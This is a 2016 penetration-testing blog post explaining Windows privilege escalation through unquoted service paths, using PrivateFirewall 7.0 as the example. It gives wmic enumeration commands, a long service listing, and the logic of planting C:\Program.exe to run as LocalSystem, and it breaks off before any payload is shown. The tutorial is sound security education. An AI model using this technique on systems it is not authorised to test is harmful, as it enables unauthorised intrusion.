

PrivEsc: Unquoted Service Path

Published on January 2, 2016



By HollyGraceful on

Build Security





A couple of days ago I posted an article about the first steps an attacker would likely take to perform a desktop breakout attack. Where that post left off was at the point of looking for privilege escalation from domain user to local administrator.

This step isn't always required as an attacker could look to mount attacks against other hosts on the domain to gain local administrator on key hosts or to skip straight to domain administrator through attacks such as token impersonation.

However gaining local administrator is often a required next step for an attacker and one method of achieving that is by exploiting unquoted service paths. In my experience finding unquoted service paths is a common occurrence, **however actually being able to exploit them is not.**

If a service is vulnerable an attacker may be able to escalate privileges to the level of the account that starts the service. A service is vulnerable if the path to the executable has a space in the filename and the file name is not wrapped in quote marks; exploitation requires

write permissions to the path before the quote mark.





It's that last part which is generally the problem in my experience as by default since Windows XP this has not been possible under default configuration. I have however used this during Penetration Tests where permissions and configuration have been messed up, so it's worth being aware of even if you can't drop it during every engagement. I'll demonstrate through a real world example – PrivateFirewall 7.0, Unquoted Service Path Vulnerability.

Here I've got my locked-down Windows 8 machine and through a desktop breakout attack we've managed to get a command line. At this point I can use the following command to determine if there are any potentially vulnerable services:

```
wmic service get name,pathname
```

This will show me something like the following:






Here you can see in the centre of my command window there is a service called PFNet which has a path that includes a space but the path is not wrapped in quote marks. Now for this to be worth while the service must run with higher privileges than I already have as a domain user, I can check that with the command:

```
wmic service get pathname,startname
```

This will give me something like this:



```
ClientWin8 - VMware Workstation
File Edit View VM Tabs Help
Home X Sec-1 SWA X DC2003 X ClientWin8 X
Select C:\Windows\System32\ftp.exe
C:\Windows\System32\svchost.exe -k LocalService NT AUTHORITY\LocalService
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe NT AUTHORITY\LocalService
C:\Windows\System32\svchost.exe -k NetworkService NT AUTHORITY\NetworkService
C:\Windows\system32\svchost.exe -k LocalService NT Authority\LocalService
C:\Windows\System32\svchost.exe -k LocalServicePeerNet NT AUTHORITY\LocalService
C:\Windows\System32\svchost.exe -k LocalServicePeerNet NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\System32\svchost.exe -k PeerDist NT AUTHORITY\NetworkService
C:\Windows\SysWow64\perfhost.exe NT AUTHORITY\LocalService
C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe LocalSystem
C:\Windows\System32\svchost.exe -k LocalServiceNoNetwork NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k DcomLaunch LocalSystem
C:\Windows\System32\svchost.exe -k LocalServicePeerNet NT AUTHORITY\LocalService
C:\Windows\System32\svchost.exe -k LocalServicePeerNet NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted NT Authority\NetworkService
C:\Windows\system32\svchost.exe -k DcomLaunch LocalSystem
C:\Windows\system32\svchost.exe -k print LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation NT AUTHORITY\LocalService
C:\Windows\System32\svchost.exe -k netsvcs localSystem
C:\Windows\System32\svchost.exe -k netsvcs localSystem
C:\Windows\System32\svchost.exe -k netsvcs localSystem
C:\Windows\system32\svchost.exe -k localService NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k RPCSS NT AUTHORITY\NetworkService
C:\Windows\system32\locator.exe NT AUTHORITY\NetworkService
C:\Windows\system32\svchost.exe -k rpcss NT AUTHORITY\NetworkService
C:\Windows\system32\lsass.exe LocalSystem
```

```
C:\Windows\system32\lsass.exe LocalSystem
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation NT AUTHORITY\LocalService
C:\Program Files\KMSpico\Service_KMS.exe LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k smphost NT AUTHORITY\NetworkService
C:\Windows\system32\snmptrap.exe NT AUTHORITY\LocalService
C:\Windows\system32\spoolsv.exe LocalSystem
C:\Windows\system32\spssvc.exe NT AUTHORITY\NetworkService
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k LocalService NT Authority\LocalService
C:\Windows\system32\svchost.exe -k imgsvc NT Authority\LocalService
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\system32\svchost.exe -k swprv LocalSystem
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\system32\svchost.exe -k DcomLaunch LocalSystem
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted LocalSystem
C:\Windows\system32\svchost.exe -k NetworkService NT AUTHORITY\NetworkService
C:\Windows\system32\svchost.exe -k NetworkService NT Authority\NetworkService
C:\Windows\system32\svchost.exe -k netsvcs LocalSystem
C:\Windows\system32\svchost.exe -k LocalService NT AUTHORITY\LocalService
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation NT AUTHORITY\LocalService
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Here I can see that the vulnerable path is running as LocalSystem! So this is prime target for a privilege escalation attack. The vulnerability occurs because the path is not quote wrapped Windows cannot tell if the path is supposed to be:

```
C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe
C:\Program Files (x86)\Privacyware\Privatefirewall.exe
or
C:\Program.exe
```


This means that it will attempt to execute the file as if any of those were correct, starting at the shortest and moving up to the longest path until one works. Therefore if you can create a file in the root of C:\ called Program.exe, when Windows attempts to start the service it will first try to execute your program and not the valid EXE.

However by default you will not have write permissions to these directories as a domain user or local user. However if the permissions have been changed from default privilege escalation is possible.


Any EXE that you plant in the C:\Program.exe position will be executed when the system loads. For this task I create an EXE which executes the following commands:

